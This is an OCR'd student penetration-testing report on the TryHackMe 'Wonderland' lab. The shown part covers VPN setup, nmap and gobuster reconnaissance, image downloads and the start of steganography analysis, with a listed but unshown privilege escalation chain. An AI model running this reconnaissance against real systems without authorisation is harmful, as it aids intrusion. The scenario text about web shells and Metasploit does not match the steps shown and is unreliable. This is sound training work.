
Axion Data Corp



Penetration Testing Report

TryHackMe - Wonderland Room

For Axion Data Corp

Prepared by: Harsh Raj Singh | Group G19
Student ERP: 6606931

Project: Modeling Directory Traversal and Linux Executable Capability Exploitation in Corporate Endpoints

Table of Contents

1. Project Overview & Scenario Context 4
2. Core Problem Statement 4
3. Student Information 4
4. Setup & Environment Configuration 4
5. VPN Configuration and Connectivity 5
6. Target Environment Setup 6
7. Network Reconnaissance (Nmap) 7
8. Web Server Enumeration (Browser) 8
9. Directory Enumeration (Gobuster) 9
10. Image Discovery & Download 10
11. Steganography Analysis 11
12. Hidden Directory Access & Credential Discovery 13
13. Initial Access via SSH 14
14. Basic System & Home Directory Enumeration 15
15. User Enumeration 16
16. Flag File Attempt & Sudo Permissions Check 17
17. SUID Binaries & Linux Capabilities 18
18. Cron Jobs Enumeration 18
19. Privilege Escalation Chain (Alice → Rabbit → Hatter → Root) 19
    19.1 Alice → Rabbit (Sudo Misconfiguration) . . . 20
    19.2 Rabbit → Hatter (SUID Binary + PATH Hijacking) . . . 20
    19.3 Hatter → Root (Linux Capability Abuse) . . . 21
20. Root Verification & Flag Capture 22
21. Technical Proof-of-Concept (POC) Archive 23
    21.1 POC Archive Structure . . . 23
    21.2 POC Archive Content . . . 24
22. Raw Scan Logs 25
23. Public Access Link 25
24. Executive Summary 25
    24.1 Assessment Overview . . . 26

24.2 Reconnaissance and Web Content Discovery . . . 26
24.3 Linux Host Enumeration and Privilege Escalation . . . 26
24.4 Assessment Outcome and Security Impact . . . 26
24.5 Recommended Security Improvements . . . 27
24.6 Conclusion . . . 27
25. Cyber Kill Chain Mapping 27
25.1 Stage 1: Reconnaissance . . . 27
25.2 Stage 2: Weaponization . . . 27
25.3 Stage 3: Delivery . . . 28
25.4 Stage 4: Exploitation . . . 28
25.5 Stage 5: Installation . . . 28
25.6 Stage 6: Command and Control . . . 28
25.7 Stage 7: Actions on Objectives . . . 29
25.8 Mapping Summary . . . 29
26. Defensive Implications 29
27. Framework References 29

Wonderland Room - Penetration Testing Report

Target Platform: TryHackMe | **Target Room:** Wonderland | **Client / Enterprise:** Axion Data Corp | **Analyst:** Harsh Raj Singh | **Group:** G19

1. Project Overview & Scenario Context

Axion Data Corp operates a multi-tiered web architecture protected by perimeter reverse proxy configurations. The organization recently reported anomalous traffic patterns originating from internal web-facing assets, pointing to potential security gaps across its external attack surface and internal host configurations.

To evaluate technical resilience and security posture, the assigned security consulting group was engaged to conduct a full-scope cyber threat simulation. Operating within controlled laboratory parameters, the team analyzed the target attack surface, exploited web application vulnerabilities, established persistent command access, and executed local host privilege escalation to demonstrate full system takeover. The ultimate objective is to document the complete attack lifecycle and deliver executive-level defensive remediation controls to harden the enterprise infrastructure against real-world threats.

2. Core Problem Statement

The enterprise faces critical visibility gaps across its perimeter and internal host configurations. Traditional security measures failed to prevent unauthorized file uploads, allowing external entities to bypass proxy filters, establish remote web shell access, weaponize Metasploit framework modules, and exploit SUID binary misconfigurations to obtain root-level access.

The task was to execute the full attack lifecycle against the target environment, document all technical artifacts, map the attack path to the Cyber Kill Chain, and deliver defensive remediation controls to prevent future compromise.

Group Description - G19

Student Name	THM Profile Link	Kali Username
Harsh Raj Singh	https://tryhackme.com/p/singhharsh9023	harsh
Purushottam Dewangan	https://tryhackme.com/p/payaldewangan456	Purushottam
Rudra Prakash Sahu	https://tryhackme.com	Rudra

3. Student Information

Field	Details
Group	G19
Student Name	Harsh Raj Singh (ERP: 6606931)
THM Profile Link	https://tryhackme.com/p/singhharsh9023
Kali Username	harsh
Kali Hostname	axion-data-corp
Enterprise Name	Axion Data Corp
Target Room	TryHackMe — Wonderland

4. Setup & Environment Configuration

The attacking machine was configured as per the project guidelines. The Kali Linux hostname was changed to **"axion-data-corp"** to represent the assigned enterprise (**Axion Data Corp**). The username


was already set to **"harsh"**, identifying the security analyst conducting the assessment.

Commands Executed:

```
$ sudo hostnamectl set-hostname axion-data-corp
$ sudo nano /etc/hosts
  (Added: 127.0.1.1    axion-data-corp)
```

Verification:

```
$ hostname
axion-data-corp
$ whoami
harsh
```



Screenshot #1 – Hostname and username verification in terminal.

5. VPN Configuration and Connectivity

The TryHackMe OpenVPN configuration file was downloaded from the platform's access page and transferred to the Kali Linux attacking machine via Google Drive. The OpenVPN client was used to establish a secure tunnel between the attacker machine and the TryHackMe lab network.

Commands Executed:


```
$ cd ~/Downloads
$ ls *.ovpn
ap-south-1-singhharsh9023-regular.ovpn
$ sudo openvpn --config ap-south-1-singhharsh9023-regular.ovpn
  (Output: Initialization Sequence Completed)
```

Verification:

```
$ ip a | grep tun0
3: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380
    inet 192.168.166.209/18 brd 192.168.191.255 scope global tun0
```



Screenshot #2A – VPN connection verification (tun0 interface).



Screenshot #2B – TryHackMe access page showing connected status.


6. Target Environment Setup

The target environment was accessed via the TryHackMe platform. The "Wonderland" room was deployed as the target machine, and connectivity was established using OpenVPN.


Field	Value
Student THM Profile	https://tryhackme.com/p/singhharsh9023
Target Room	https://tryhackme.com/room/wonderland
Target IP	10.48.158.123
Attacker VPN IP (tun0)	192.168.166.209

Connectivity Verification:

```
$ export TARGET=10.48.158.123
$ ping -c 3 $TARGET
64 bytes from 10.48.158.123: icmp_seq=1 ttl=64 time=XX ms
64 bytes from 10.48.158.123: icmp_seq=2 ttl=64 time=XX ms
64 bytes from 10.48.158.123: icmp_seq=3 ttl=64 time=XX ms
```



Screenshot #3A – THM Wonderland room with target IP / AttackBox status.



Screenshot #3B – Target reachability verified via ping.

7. Network Reconnaissance (Nmap)

Active network scanning was performed against the target machine using Nmap with service version detection (-sV) and default script scanning (-sC). The output was saved to a file for documentation.

Command Executed:

```
$ nmap -sV -sC -oN wonderland_scan.txt 10.48.158.123
```


Findings:

Port	State	Service	Version
22/tcp	open	SSH	OpenSSH 7.6p1 Ubuntu
80/tcp	open	HTTP	Golang net/http server

HTTP Title: "Follow the white rabbit." | Operating System: Linux (Ubuntu)

Interpretation:

- Two open ports were identified: SSH (22) and HTTP (80).
- The web server title "Follow the white rabbit." indicates a Wonderland-themed web application.
- The SSH service is running an outdated version (OpenSSH 7.6p1), which may contain known vulnerabilities.



Screenshot #3A – Nmap scan output.

8. Web Server Enumeration (Browser)

The web server was accessed via browser to identify the application, its content, and any visible hints.

URL Accessed:


```
http://10.48.158.123
```

Findings:

- Homepage title: "Follow the White Rabbit."
- Quote visible: "Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she quite forgot how to speak good English)
- A white rabbit illustration is displayed on the page.

Interpretation:

- The application is themed around Alice in Wonderland.
- The title suggests that following clues will lead to the next stage of the attack.



Screenshot #3B – Web server homepage.

9. Directory Enumeration (Gobuster)

Web directory brute-forcing was performed using Gobuster with a common wordlist to discover hidden directories and endpoints.

Command Executed:


```
$ gobuster dir -u http://10.48.158.123 -w /usr/share/wordlists/dirb/common.txt
```

Findings:

Directory	Status	Interpretation
/img	301 (Moved Permanently)	Image directory – potential steganography
/index.html	200 (OK)	Main landing page
/r	301 (Moved Permanently)	Hidden directory – further enumeration required

Interpretation:

- The /img directory contains images that may hide steganographic data.
- The /r directory is a non-standard path and may contain hidden content or clues.



Screenshot #3C – Gobuster directory enumeration.

10. Image Discovery & Download

The /img directory was accessed via browser, revealing three image files. All three images were downloaded to the attacker machine for further steganographic analysis.

URL Accessed:

```
http://10.48.158.123/img/
```

Files Discovered:


- alice_door.jpg
- alice_door.png
- white_rabbit_1.jpg

Commands Executed:


```
$ mkdir -p ~/wonderland && cd ~/wonderland
$ wget http://10.48.158.123/img/alice_door.jpg
$ wget http://10.48.158.123/img/alice_door.png
$ wget http://10.48.158.123/img/white_rabbit_1.jpg
$ ls -la
```

Interpretation:

- Three image files were successfully downloaded.
- The filenames (alice_door, white_rabbit_1) hint at further hidden content.
- These images will be analyzed for steganographic data in the next phase.



Screenshot #3D – Images directory listing.



Screenshot #3D-2 – Image download output.

11. Steganography Analysis


Steganographic analysis was performed on the downloaded image white_rabbit_1.jpg to identify any hidden data. ExifTool was used to inspect metadata, followed by Steghide to extract any embedded data.

Commands Executed:

```
$ exiftool white_rabbit_1.jpg
$ strings white_rabbit_1.jpg | grep -i "rabbit\|alice\|hint\|password"
$ steghide extract -sf white_rabbit_1.jpg
```

ExifTool Output (Summary):

Field	Value
File Name	white_rabbit_1.jpg
File Size	1993 kB
File Type	JPEG
Image Width	1102
Image Height	1565
Megapixels	1.7



